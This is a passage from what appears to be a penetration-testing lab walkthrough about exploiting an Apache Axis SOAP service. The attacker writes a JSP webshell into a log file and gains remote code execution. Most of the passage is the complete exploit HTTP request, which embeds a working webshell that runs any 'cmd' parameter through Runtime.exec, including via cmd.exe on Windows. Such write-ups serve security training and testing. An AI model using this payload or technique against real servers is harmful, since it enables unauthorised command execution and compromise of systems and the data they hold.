
The next thing will be to smuggle the webshell in a request to exploitservice1 in order to save the webshell in the Log location. In order to do that, we can again import the wsdl of exploitservice1 to SoapUI by clicking the wsdl link, then viewing the page source and finally copying all the content to a file (e.g. exploit.wsdl)



Then, we import it as a SOAP project in SoapUI.



From there, we need to click on ANY method node, double-click Request 1 and replace its content with the third output generated by the exploit (The SOAP body).




Note, that we no longer need to communicate with the AdminService as it was the only one protected from anything except the localhost. The exploit request can be seen below.

```
POST /axis/services/exploitservice1 HTTP/1.1
Accept-Encoding: gzip, deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
Content-Length: 1312
Host: 172.16.64.119:8080
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close


<soapenv:Envelope xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"
xmlns:xsd="http://www.w3.org/2001/XMLSchema"
xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:util="http://util.java">
   <soapenv:Header/>
   <soapenv:Body>
      <util:longs
soapenv:encodingStyle="http://schemas.xmlsoap.org/soap/encoding/">
         <in0 xsi:type="xsd:long"><![CDATA[
<%@ page import="java.util.*,java.io.*"%>
<%
%>
<HTML><BODY>
Commands with JSP
<FORM METHOD="GET" NAME="myform" ACTION="">
<INPUT TYPE="text" NAME="cmd">
<INPUT TYPE="submit" VALUE="Send">
</FORM>
<pre>
<%
if (request.getParameter("cmd") != null) {
    out.println("Command: " + request.getParameter("cmd") + "<BR>");
    Process p;
    if ( System.getProperty("os.name").toLowerCase().indexOf("windows") != -
1){
```


```
        p = Runtime.getRuntime().exec("cmd.exe /C " +
request.getParameter("cmd"));
    }
    else{
        p = Runtime.getRuntime().exec(request.getParameter("cmd"));
    }
    OutputStream os = p.getOutputStream();
    InputStream in = p.getInputStream();
    DataInputStream dis = new DataInputStream(in);
    String disr = dis.readLine();
    while ( disr != null ) {
    out.println(disr);
    disr = dis.readLine();
    }
}
%>
</pre>
</BODY></HTML>



]]></in0>
      </util:longs>
   </soapenv:Body>
</soapenv:Envelope>
```

Below you can see the above request and its response in SoapUI.



The service answers with an error which includes the java code in its content. According to the exploit assumptions, it should be logged in the log file we set up earlier. Let's go to the log location to see if anything interesting resides there.

It is also possible that the response will not contain the full .jsp code, but the .jsp will still be logged.



Apart from the logged stack trace, our .jsp code was executed. Remote code execution was achieved!